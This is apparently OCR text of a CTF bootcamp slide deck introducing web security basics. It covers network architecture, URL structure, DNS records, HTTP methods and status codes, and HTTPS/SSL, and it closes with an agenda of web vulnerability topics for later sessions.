CTF Bootcamp Intro To Web Security

~$ ./chkon_ana.sh

Jouhari Mohamed aka Joe

5th year ENSA-M Cybersecurity Engineer Student

CYBERSECURITY CONSULTANT

DevSecOps ENGINEER

Hobbies:

- Spamming Bench Press the evening, and Drinking 3L litres trying to debug code at 3 am
- Building cool projects at the weekend

~$ WHO AM I

NIZAR Amri aka b4d53ct0r

LMOHANDISSIN Skhan CTF team founder


CYBERSECURITY ENGINEER @Kapres

Bug Hunter @bugbounty.ch

CEH-P | CNSP | CAP CERTIFIED

4th year ENSET-M Cybersecurity Engineer Student

Capturing flags for more than 7 years



GCDSTExN7SEC


Golden Rules in CyberSecurity

Before Starting Attacking or Protecting anything, We Should first understand it, How it works


Contexte General

- Network Architecture
- URL Structure
- Protocole DNS
- Protocole HTTP/HTTPS
- Certification SSL


Network Architecture



Peer-to-Peer Architecture




Mainframe Architecture



Client/Server Architecture

URL Structure





Structure d’une URL avec sous-domaine


https://photos.exemple.org

Protocole
Sous-domaine
Domaine de troisième niveau
Nom de domaine
Domaine de deuxième niveau
TLD
Domaine de premier niveau
IONOS

Protocole DNS








Common DNS Record Types


Record	Description
A	Address record (IPv4)
AAAA	Address record (IPv6)
CNAME	Canonical Name record
MX	Mail Exchanger record
NS	Nameserver record
PTR	Pointer record
SOA	Start of Authority record
SRV	Service Location record
TXT	Text record



TLD type	Purpose	Examples	Best for
Generic TLDs (gTLDs)	General use, open to all	.com, .org,.net	Blogs, businesses and personal use
Country Code TLDs (scTLDs)	Region-specific targeting	.us, .uk, .ca	Local businesses and services
Sponsored TLDs (sTLDs)	Controlled by organizations or entities	.gov,.edu,.mil	Government, education and military
Infrastructure/ Reserved	Technical or internal use only	.arpa,.test	DNS and network systems

bluehost

Protocole HTTP




Processus de communication HTTP
Utilisateur
Entrée
Écran
1. URL
http://www.example.com/index.html
4. Webpage
Affiche la page Web index.html
Navigateur
Traduit l'URL en requête HTTP
Adapte les donné
la page Web fina
2. Requête HTTP
GET /index.html
3. HTTP Response
Code de statut + données de la page
Serveur Web
Interprète la requête, récupère les fichiers de données requis
Envoie le statut de la requête et des données à la page Web
IONO
Method
Path
Protocol version
Headers
Protocol version
Status code
Status message
Headers

```
GET / HTTP/1.1
Host: developer.mozilla.org
Accept-Language: fr
```

```
HTTP/1.1 200 OK
date: Tue, 18 Jun 2024 10:03:55 GMT
cache-control: public, max-age=3600
content-type: text/html
```

Protocole HTTP



HTTP Status Codes

1xx Informational

100	Continue
101	Switching protocols
102	Processing
103	Early Hints

3xx Redirection

301	Moved Permanently
302	Found
303	See Other
304	Not Modified

2xx Succesful


200	OK
201	Created
202	Accepted
203	Non-Authoritative
204	No Content
205	Reset Content
206	Partial Content
207	Multi-Status
208	Already Reported

4xx Client Error

400	Bad Request
401	Unauthorized
402	Payment required
403	Forbidden
404	Not Found
405	Method Not Allowed
406	Not Acceptable
409	Conflict
413	Payload Too Large
429	Too Many Requests

5xx Server Error

500	Internal Server Error
501	Not Implemented
502	Bad Gateway
503	Service Unavailable
504	Gateway Timeout
505	HTTP Version Not Supported
506	Variant Also Negotiates
507	Insufficient Storage
508	Loop Detected
510	Not Extended
511	Network Authentication Required



HTTP Request Methods

GET: Retriving a sinlge or multiple resources


POST: Creating a new resource

PATCH: Updating an existing resource

PUT: Updating Or Creating new resource

DELETE: Destroying a resource

Protocole HTTPS



Comment fonctionne le HTTPS ?

Étape 1

Le navigateur demande une connexion

Le serveur envoie le certificat avec sa clé publique

Étape 2


Le navigateur vérifie la validité du certificat

Les données sont encryptées grâce à la clé publique


Le serveur décrypte les données en utilisant la clé privée

HTTP
+
SSL
=
HTTPS

Certification SSL



1 Request to server
2 Answear with certificate
X.509
X.509
3 Verification:
• validation
• trust
• integrity
• integrity with domane name
X.509
5 Client identification
encrypted symmetric SSL key
X.509
4 Generating symmetric key
6 Verification and encryption of symmetric key
7 Symmetric encryption
Secure data transfer




AKHIRAAAAAAAAAAAN

Kat jm3 ga3 hadchi, architecture Client/Server, Url, Server DNS, Communication Secure Over HTTPS, STATIC Files (html, css, JS)
katlo7hom kamlin f sa7bK lkhlate (molix) kay 3tik HAD LWEB

LFAHRAS (Every Vulnerability have a practice lab)

1. Expectation from this session
2. What Is A Vulnerability
3. Reminder About Web
4. What is An API (Remider)
5. Content Discovery
6. Subdomain Enumeration
7. Authentication Bypass (HTTP verb tampering)
8. File Inclusion
9. File upload
10. Intro to Cross-site Scripting
11. Command Injection
12. SQL Injection

Reminder



you have to study more and research more this bootcamp is not enough for you

the time is not enough to cover all the topics that exist in the web security

but you can still ask whatever you want my DMs are open for everyone in whatever you can even ask 1+1 we all start somewhere

ALSO BING ATAY and snacks it's a long session

Expectation From this session

Not a Good Slide Design

Perform a basic pentesting on any web application


learn some basic vulnerabilities that exist on most web application

learn about some tools

